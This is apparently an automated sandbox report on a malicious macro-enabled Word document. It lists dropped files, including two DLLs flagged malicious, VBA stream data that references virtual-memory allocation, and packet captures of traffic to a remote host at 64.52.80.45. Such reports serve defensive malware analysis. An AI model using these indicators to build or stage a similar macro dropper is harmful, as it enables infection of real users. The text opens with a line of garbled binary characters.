.u.~...wrrp..srr...wrrs..srr:..L`rr:..6srr:...wrr"!#.?...:..wrrr.V..2srrtx.u.~...wrrp.^srr...wrrs.Rsrr:..#`rr:..6srr:...wrr"!#.p...:..wrrr.V..2srrn{.u.~

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{78D6FE31-C42D-4CC6-B0D1-824575AF05A9}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	245248
Entropy (8bit):	5.036287488973504
Encrypted:	false
SSDEEP:	1536:yFune95xoysBFgV2SJKP8y/4AXbObHHdRnl57GB6Fune95xoysBFgV2SJKP8y/4C:yUnThBl/USLevCB6UnThBl/USLevCB
MD5:	79F39E4A21B47738908F07B5C6DB10DC
SHA1:	EF61EB830B56C6E887A40AFF0621E70E27AD3A78
SHA-256:	004F56B2D352C4FFA1E6B0E19821C9CB7BCFB745E318F78987AE2CBC460F10D2
SHA-512:	59650D49AB0C0B0F13F47F21B8645FCF184178A456FA90E6CBE830A5B8E83AEFC3452F1BBC7BE5CB54A91F3ED98968E8BB5DF1271FDD3B9F57459F36E0F5C0D1
Malicious:	false
Reputation:	low
Preview:	.....>..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{2837334C-3C28-47DF-B8E9-7A311DBFF213}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1

SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28E A4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{6D74B366-D4C8-464E-A7CA-80C94D1A45EA}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28E A4
Malicious:	false
Preview:	.....

C:\Users\user\AppData\Local\Temp\dnrdfsi11023.dll

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	378881
Entropy (8bit):	6.13304287996916
Encrypted:	false
SSDEEP:	6144:33fcM8b4iC7bOWasINgY1CkOPvTqhPuUh+BUI1vKHB1pLK:xC4iC7bOXNDWhdKHB/K
MD5:	7BCCA8A0DEF6F9027C52A3383477B963
SHA1:	DD5DA06A73DD3F8C86665931D2F2125DE7BE42BF
SHA-256:	A2BE0FE4CAFBCA698873FADCA25970FE24DF6FD9C2F0DA1E2DEC6561A2C33177
SHA-512:	3195C5CD33BA1D48C46206A34D8BED98E7EC6635A46CA77F7FDE70A830C70C7ABF6D1DB3130016022A3A23E7C936558276D746886D7039145F7E5B53A974544
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....%.uQa...a...a....q..`...'...*...'.....'...m....q..l...a.....l...h...l...`...l...`...l... `...Richa.....PE..d....[.b.....” .....@?.....0.....`.....`..c...Da.....x3..... ..0..... p.....text..... ..`.rdata...].....^.....@..@.data...`T...p...*...\.....@....pdata..x3.....4.....@..@.rsrc..... .....@..@.reloc..0.... .....@..B.....

C:\Users\user\AppData\Local\Temp\wnitmpo.dll

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	378880
Entropy (8bit):	6.133036314043739
Encrypted:	false
SSDEEP:	6144:33fcM8b4iC7bOWasINgY1CkOPvTqhPuUh+BUI1vKHB1pL:xC4iC7bOXNDWhdKHB/
MD5:	CC89C9FA4DCF4BB373891C3F20AD2F56
SHA1:	5929ABEC0909DD895075EB6897462750711DFBB7
SHA-256:	0E209D2DE485637DF53C20C8425FF3F20AF6E04A46697D80F459EC6CD36C58B7
SHA-512:	87B29761587BB887654E43C529740C83AA66929FA0C995403929E3EF523DC61C9A186CE4B873C43580FE703D5D0F5D65E5348BBFC81FDE881F84FC22D8826209
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....%.uQa...a...a....q..`...'...*...'.....'...m....q..l...a.....l...h..l...`...l...`...l...`...Richa.....PE..d....[.b....." .....@?.....0.....`.....`...c...Da.....x3..... ..0..... p.....text..... ..`.rdata...].....^.....@..@.data...`T...p...*...\.....@....pdata..x3.....4.....@..@.rsrc..... .....@..@.reloc..0.... .....@..B..... .....

C:\Users\user\AppData\Local\Temp\~DF3EAF6279D3B942E8.TMP

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	178176
Entropy (8bit):	5.0304772299397476
Encrypted:	false
SSDEEP:	1536:ld+DhMSG5wjHZddynh67Wg0zt5wGUIOp5IxcXVFtNR41g7c0T/V:luM0dyn5Xt5wG1clFzCa7c0T/
MD5:	A83E531042C7DF27D05E672B91D7D96F
SHA1:	CEF36313E249B3B43F22443DB1B86710205DEE2E
SHA-256:	844F9F4A2C8923247E96274D921DCA8BF9B63270B34885CFF8BB0509E39DCB16
SHA-512:	E171F31567470832CCAD900796E5894EAEFDDBC8881BAD1C38F6E65C610D5ECC7F34072EFFA6C08939A4F8F2EF63E68D1777AE19A82F521B64D63810DDBA5DC2
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	.....>..... .....X..... ....!..."...#...$...%...&...'...(...)...*...+...,...-...../...0...1...2...3...4...5...6...7...8...9...:...;...<...=...>...?...@...A...B...C...D...E...F...G...H...I...J...K...L...M...N...O...P...Q...R...S...T...U...V...W...X...Y...Z...[...\...]...^..._...`...a...b...c...d...e...f...g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...w...x...y...z...

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	73
Entropy (8bit):	4.418942457548717
Encrypted:	false
SSDEEP:	3:bDuMJlJb+U+zVomX1mob+U+zVov:bCCavV+/vVy
MD5:	20676B07529FE173251F0BAFEBF29C4D
SHA1:	499ABE24E905DB974195547210D1E99477BD4644
SHA-256:	652E7F08A1DEB302C8550D4647436D7498639A20F9A5F6351F412EAEC7410DFB
SHA-512:	481C5FFC07976154AC36E72326474A5E9928144E1FC1068ACB02A209B68FB97B06C84710A604DBAD29CFCD44E1789E967F6D43B27CCF5C685AD028CE59D6062
Malicious:	false
Preview:	[folders]..Templates.LNK=0..template[1].LNK=0..[doc]..template[1].LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\template[1].LNK

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Tue Mar 8 15:45:55 2022, mtime=Tue Mar 8 15:45:55 2022, atime=Sun Aug 14 14:38:14 2022, length=51033, window=hide
Category:	dropped
Size (bytes):	1019
Entropy (8bit):	4.538758479797877
Encrypted:	false
SSDEEP:	12:8qCK80gXg/XAlCPCHaXNBQtB/xQpX+WT9aiEVIIjuicvbbzajlWDtZ3YilMMEpxJ:8qCXk/XT9SIp9tEkNeXz1Dv3qTau7D
MD5:	CE81AA7CAA96AB93764982AD610D868B
SHA1:	1118B8B3EB3AA7321DB3D13D8A75ACB2F998AAD8
SHA-256:	689F29512ABDBEB358039E1F3C67DF4530CAB1F181B0467EE6C3620D498521CE
SHA-512:	9946D20200077F44EFC7B3A865E5F6276AEEB0EB957EE3773858B1D132FC989CACD629C69038B1575FC7C004BAF5F7B96A251FFF414BD2191B646B51D1F28A4
Malicious:	false
Preview:	L.....F.... .....2..3....2..3...)@....Y.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....hT....user.8.....QK.XhT..*...&=....U.....A.l.b.u.s.....z.1.....hT....Desktop.d.....QK.XhT..*...._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....h.2.Y....U.| .TEMPLA~1.DOC..L.....hT..hT..*...r....'.....t.e.m.p.l.a.t.e.[.1.]...d.o.c.....y.....-...8...[.....?J.....C:\Users\..#.....\\116938\Users.user\Desktop\template[1].doc.&.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.t.e.m.p.l.a.t.e.[.1.]...d.o.c.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....116938.....D_....3N...W...9G..N..... .....[D_....3N...W...9G

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.503835550707525
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyHH/cgQfmW+eMdln:vdsCkWtUb+8ll
MD5:	D9C8F93ADB8834E5883B5A8AAAC0D8D9
SHA1:	23684CCAA587C442181A92E722E15A685B2407B1
SHA-256:	116394FEAB201D23FD7A4D7F6B10669A4CBCE69AF3575D9C1E13E735D512FA11
SHA-512:	7742E1AC50ACB3B794905CFAE973FDBF16560A7B580B5CD6F27FEFE1CB3EF4AEC2538963535493DCC25F8F114E8708050EDF5F7D3D146DF47DA4B958F05265 5
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....15.....25.....@35.....35.....z.....p45.....x...

C:\Users\user\Desktop\~$mplate[1].doc

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.503835550707525
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyHH/cgQfmW+eMdln:vdsCkWtUb+8ll
MD5:	D9C8F93ADB8834E5883B5A8AAAC0D8D9
SHA1:	23684CCAA587C442181A92E722E15A685B2407B1
SHA-256:	116394FEAB201D23FD7A4D7F6B10669A4CBCE69AF3575D9C1E13E735D512FA11
SHA-512:	7742E1AC50ACB3B794905CFAE973FDBF16560A7B580B5CD6F27FEFE1CB3EF4AEC2538963535493DCC25F8F114E8708050EDF5F7D3D146DF47DA4B958F05265 5
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....15.....25.....@35.....35.....z.....p45.....x...

Static File Info

General

File type:	Microsoft Word 2007+
Entropy (8bit):	7.873361527141924
TrID:	• Word Microsoft Office Open XML Format document with Macro (52004/1) 33.99% • Word Microsoft Office Open XML Format document (49504/1) 32.35% • Word Microsoft Office Open XML Format document (43504/1) 28.43% • ZIP compressed archive (8000/1) 5.23%
File name:	template[1].doc
File size:	60418
MD5:	8f21756219d4e736219011174eb0534b
SHA1:	4429c35b62d55abe159e130c095fc988e640f3fd
SHA256:	394c97cc9d567e556a357f129aea03f737cbd2a1761df32146ef69d93afc73dc
SHA512:	315e36c7fb746ed22bac49c5121c448e2b5a53741e2467d4ecacda372c0d79da50cc0d1d2b4a68f425540e1c667558293862e54ea8f9fd537485d1c327c7d3e2
SSDEEP:	768:urH9EDL1s1p6qCS1ioGwmFRdoUzQLgRlpqVmbTzD1CNJbOz+zaN18OIZ5grp/0GR:ur6Lm1p7QDdoaQLgRYm7pQNOz71IW5R
TLSH:	054302ADD306B820E77AC0B4D81715F6F779F5461384F0EB02C9C508D52A25BB2DBE81
File Content Preview:	PK.....!...E.....#.....[Content_Types].xml ... (.....

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General	
Document Type:	OpenXML
Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/683638/sample/template[1].doc"	
Indicators	
Has Summary Info:	
Application Name:	
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	False
Flash Objects Count:	0
Contains VBA Macros:	True

Summary	
Author:	ismail - [2010]
Template:	Normal.dotm
Last Saved By:	ismail - [2010]
Revion Number:	1
Total Edit Time:	403197
Create Time:	2021-11-01T09:30:00Z
Last Saved Time:	2022-08-08T09:27:00Z
Number of Pages:	1
Number of Words:	0
Number of Characters:	0
Creating Application:	Microsoft Office Word
Security:	0

Document Summary	
Number of Lines:	0
Number of Paragraphs:	0
Thumbnail Scaling Desired:	false
Company:	home
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	14.0000

Streams with VBA	
VBA File Name: ThisDocument.cls, Stream Size: 116091	
General	
Stream Path:	VBA/ThisDocument
VBA File Name:	ThisDocument.cls
Stream Size:	116091
Data ASCII:	. . . . . ^ . . . . . e . . . Y L . . L . . . . . F . . # . . . . . : . . . . . Z w A l l o c a t e V i r t u a l M e m o r y . . . F . X . . . . . I n t e r n a l _ E n u m U I L a n g u a g e s . . . . . V . . . . 8 . . . . . M u l t i B y t e T o W i d e C h a r . . . . .
Data Raw:	01 16 03 00 00 9c 01 00 00 5e 09 00 00 80 01 00 00 ac 02 00 00 ff ff ff ff 65 09 00 00 59 4c 01 00 eb 4c 01 00 00 00 00 00 01 00 00 00 46 dc de e0 00 00 ff ff 23 01 00 00 88 00 00 00 b6 00 ff ff 01 01 a8 00 00 00 00 00 3a 02 20 00 00 00 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5a 77 41 6c 6c 6f 63 61 74 65 56 69 72 74 75 61 6c 4d 65 6d 6f 72 79 00 00

VBA Code

Streams
Stream Path: PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 438

General	
Stream Path:	PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	438
Entropy:	5.135068995536572
Base64 Encoded:	True
Data ASCII:	I D = " { 0 0 0 0 0 0 0 0 - 0 0 0 0 - 0 0 0 0 - 0 0 0 0 - 0 0 0 0 0 0 0 0 0 0 0 0 } " . . D o c u m e n t = T h i s D o c u m e n t / & H 0 0 0 0 0 0 0 0 . . H e l p F i l e = " " . . N a m e = " P r o j e c t " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " 2 9 2 B 8 5 D 3 8 9 D 3 8 9 D 7 8 D D 7 8 D " . . D P B = " 5 2 5 0 F E D 5 3 A F 2 3 A F 2 C 5 0 E 3 B F 2 A B C 6 4 C D 3 C 2 B E C B 9 6 1 5 5 5 3 C 6 8 2 C 0 E 8 B 5 7 1 6 C 6 8
Data Raw:	49 44 3d 22 7b 30 30 30 30 30 30 30 30 2d 30 30 30 30 2d 30 30 30 30 2d 30 30 30 30 2d 30 30 30 30 30 30 30 30 30 30 30 30 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 54 68 69 73 44 6f 63 75 6d 65 6e 74 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 48 65 6c 70 46 69 6c 65 3d 22 22 0d 0a 4e 61 6d 65 3d 22 50 72 6f 6a 65 63 74 22 0d 0a 48 65 6c 70 43 6f 6e 74 65 78 74 49 44 3d 22 30 22 0d 0a 56

Stream Path: PROJECTwm, File Type: data, Stream Size: 41	
General	
Stream Path:	PROJECTwm
File Type:	data
Stream Size:	41
Entropy:	3.0773844850752607
Base64 Encoded:	False
Data ASCII:	T h i s D o c u m e n t . T . h . i . s . D . o . c . u . m . e . n . t . . . . .
Data Raw:	54 68 69 73 44 6f 63 75 6d 65 6e 74 00 54 00 68 00 69 00 73 00 44 00 6f 00 63 00 75 00 6d 00 65 00 6e 00 74 00 00 00 00 00


Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 3089	
General	
Stream Path:	VBA/_VBA_PROJECT
File Type:	data
Stream Size:	3089
Entropy:	4.456644559189449
Base64 Encoded:	False
Data ASCII:	a . . . . . * . \ \ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 1 . # . 9 . # . C . : . \ \ . P . R . O . G . R . A . ~ . 1 . \ \ . C . O . M . M . O . N . ~ . 1 . \ \ . M . I . C . R . O . S . ~ . 1 . \ \ . V . B . A . \ \ . V . B . A . 7 . \ \ . V . B . E . 7 . . . D . L . L . # . V . i . s . u . a . l . . B . a . s . i . c . . F . o . r .
Data Raw:	cc 61 97 00 00 03 00 ff 09 04 00 00 09 04 00 00 e4 04 03 00 00 00 00 00 00 00 00 00 01 00 04 00 02 00 fa 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 31 00 23 00

Stream Path: VBA/dir, File Type: data, Stream Size: 470	
General	
Stream Path:	VBA/dir
File Type:	data
Stream Size:	470
Entropy:	6.238099893292352
Base64 Encoded:	True
Data ASCII:	. . . . . 0 * . . . . p . . H . . . . d . . . . . P r o j e c t . Q . (. . @ . . . . . = ... l . . . . . g d . . . . J . < . . . . . r s t d . o l e > . . s . t . . d . o . l . e P . . . h % ^ . . * . \ \ G { 0 0 0 2 0 4 3 0 - . . . . C . . . . . 0 0 4 6 } # . 2 . 0 # 0 # C : . \ \ W i n d o w s . \ \ S y s t e m 3 . 2 \ \ . e 2 . t l b . # O L E A u t o m a t i o n . ` . . E O f f i c E O . f . i . c E . . . E 2 D F . 8 D 0 4 C - 5 B . F A - 1 0 1 B - B D E 5 E A A C . 4 . 2 E g r
Data Raw:	01 d2 b1 80 01 00 04 00 00 00 03 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e4 04 04 00 07 00 1c 00 50 72 6f 6a 65 63 74 05 51 00 28 00 00 40 02 14 06 02 14 3d ad 02 0a 07 02 6c 01 14 08 06 12 09 02 12 80 67 aa f0 64 0e 00 0c 02 4a 12 3c 02 0a 16 00 01 72 73 74 64 10 6f 6c 65 3e 02 19 73 00 74 00 00 64 00 6f 00 6c 00 65 50 00 0d 00 68 00 25 5e 00 03 2a 00 5c 47 7b 30 30

Network Behavior

Network Port Distribution

Total Packets: 46



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 14, 2022 08:39:17.945976019 CEST	49171	80	192.168.2.22	64.52.80.45
Aug 14, 2022 08:39:18.100560904 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:18.100760937 CEST	49171	80	192.168.2.22	64.52.80.45
Aug 14, 2022 08:39:18.723445892 CEST	49171	80	192.168.2.22	64.52.80.45
Aug 14, 2022 08:39:18.878485918 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:18.878959894 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:18.878985882 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:18.879002094 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:18.879014015 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:18.879096031 CEST	49171	80	192.168.2.22	64.52.80.45
Aug 14, 2022 08:39:18.879122019 CEST	49171	80	192.168.2.22	64.52.80.45
Aug 14, 2022 08:39:19.303687096 CEST	49171	80	192.168.2.22	64.52.80.45
Aug 14, 2022 08:39:19.461611032 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.462470055 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.462491989 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.462526083 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.462543011 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.462634087 CEST	49171	80	192.168.2.22	64.52.80.45
Aug 14, 2022 08:39:19.462914944 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.462933064 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.462959051 CEST	49171	80	192.168.2.22	64.52.80.45
Aug 14, 2022 08:39:19.462960005 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.462995052 CEST	49171	80	192.168.2.22	64.52.80.45
Aug 14, 2022 08:39:19.463001013 CEST	49171	80	192.168.2.22	64.52.80.45
Aug 14, 2022 08:39:19.463002920 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.463025093 CEST	49171	80	192.168.2.22	64.52.80.45
Aug 14, 2022 08:39:19.463037014 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.463043928 CEST	49171	80	192.168.2.22	64.52.80.45
Aug 14, 2022 08:39:19.463082075 CEST	49171	80	192.168.2.22	64.52.80.45
Aug 14, 2022 08:39:19.463135958 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.463186979 CEST	49171	80	192.168.2.22	64.52.80.45
Aug 14, 2022 08:39:19.504666090 CEST	49171	80	192.168.2.22	64.52.80.45
Aug 14, 2022 08:39:19.617491961 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.617527962 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.617552042 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.617577076 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.617600918 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.617625952 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.617670059 CEST	49171	80	192.168.2.22	64.52.80.45
Aug 14, 2022 08:39:19.617697954 CEST	49171	80	192.168.2.22	64.52.80.45
Aug 14, 2022 08:39:19.617759943 CEST	80	49171	64.52.80.45	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 14, 2022 08:39:19.617784023 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.617976904 CEST	49171	80	192.168.2.22	64.52.80.45
Aug 14, 2022 08:39:19.618030071 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.618055105 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.618084908 CEST	49171	80	192.168.2.22	64.52.80.45
Aug 14, 2022 08:39:19.618096113 CEST	49171	80	192.168.2.22	64.52.80.45
Aug 14, 2022 08:39:19.618220091 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.618244886 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.618266106 CEST	49171	80	192.168.2.22	64.52.80.45
Aug 14, 2022 08:39:19.618280888 CEST	49171	80	192.168.2.22	64.52.80.45
Aug 14, 2022 08:39:19.618424892 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.618448973 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.618468046 CEST	49171	80	192.168.2.22	64.52.80.45
Aug 14, 2022 08:39:19.618484974 CEST	49171	80	192.168.2.22	64.52.80.45
Aug 14, 2022 08:39:19.618664026 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.618689060 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.618716002 CEST	49171	80	192.168.2.22	64.52.80.45
Aug 14, 2022 08:39:19.618736029 CEST	49171	80	192.168.2.22	64.52.80.45
Aug 14, 2022 08:39:19.618937969 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.618963957 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.618989944 CEST	49171	80	192.168.2.22	64.52.80.45
Aug 14, 2022 08:39:19.619014978 CEST	49171	80	192.168.2.22	64.52.80.45
Aug 14, 2022 08:39:19.619157076 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.619174957 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.619206905 CEST	49171	80	192.168.2.22	64.52.80.45
Aug 14, 2022 08:39:19.621609926 CEST	49171	80	192.168.2.22	64.52.80.45
Aug 14, 2022 08:39:19.772519112 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.772553921 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.772572041 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.772588968 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.772686958 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.772694111 CEST	49171	80	192.168.2.22	64.52.80.45
Aug 14, 2022 08:39:19.772703886 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.772725105 CEST	49171	80	192.168.2.22	64.52.80.45
Aug 14, 2022 08:39:19.772736073 CEST	49171	80	192.168.2.22	64.52.80.45
Aug 14, 2022 08:39:19.773006916 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.773029089 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.773068905 CEST	49171	80	192.168.2.22	64.52.80.45
Aug 14, 2022 08:39:19.773138046 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.773154974 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.773179054 CEST	49171	80	192.168.2.22	64.52.80.45
Aug 14, 2022 08:39:19.773192883 CEST	49171	80	192.168.2.22	64.52.80.45
Aug 14, 2022 08:39:19.773335934 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.773376942 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.773380041 CEST	49171	80	192.168.2.22	64.52.80.45
Aug 14, 2022 08:39:19.773411036 CEST	49171	80	192.168.2.22	64.52.80.45
Aug 14, 2022 08:39:19.773596048 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.773614883 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.773644924 CEST	49171	80	192.168.2.22	64.52.80.45
Aug 14, 2022 08:39:19.773660898 CEST	49171	80	192.168.2.22	64.52.80.45
Aug 14, 2022 08:39:19.773797989 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.773814917 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.773839951 CEST	49171	80	192.168.2.22	64.52.80.45
Aug 14, 2022 08:39:19.773854971 CEST	49171	80	192.168.2.22	64.52.80.45
Aug 14, 2022 08:39:19.774044037 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.774061918 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.774094105 CEST	49171	80	192.168.2.22	64.52.80.45
Aug 14, 2022 08:39:19.774283886 CEST	80	49171	64.52.80.45	192.168.2.22
Aug 14, 2022 08:39:19.774302006 CEST	80	49171	64.52.80.45	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 14, 2022 08:39:17.902492046 CEST	55868	53	192.168.2.22	8.8.8.8
Aug 14, 2022 08:39:17.929238081 CEST	53	55868	8.8.8.8	192.168.2.22
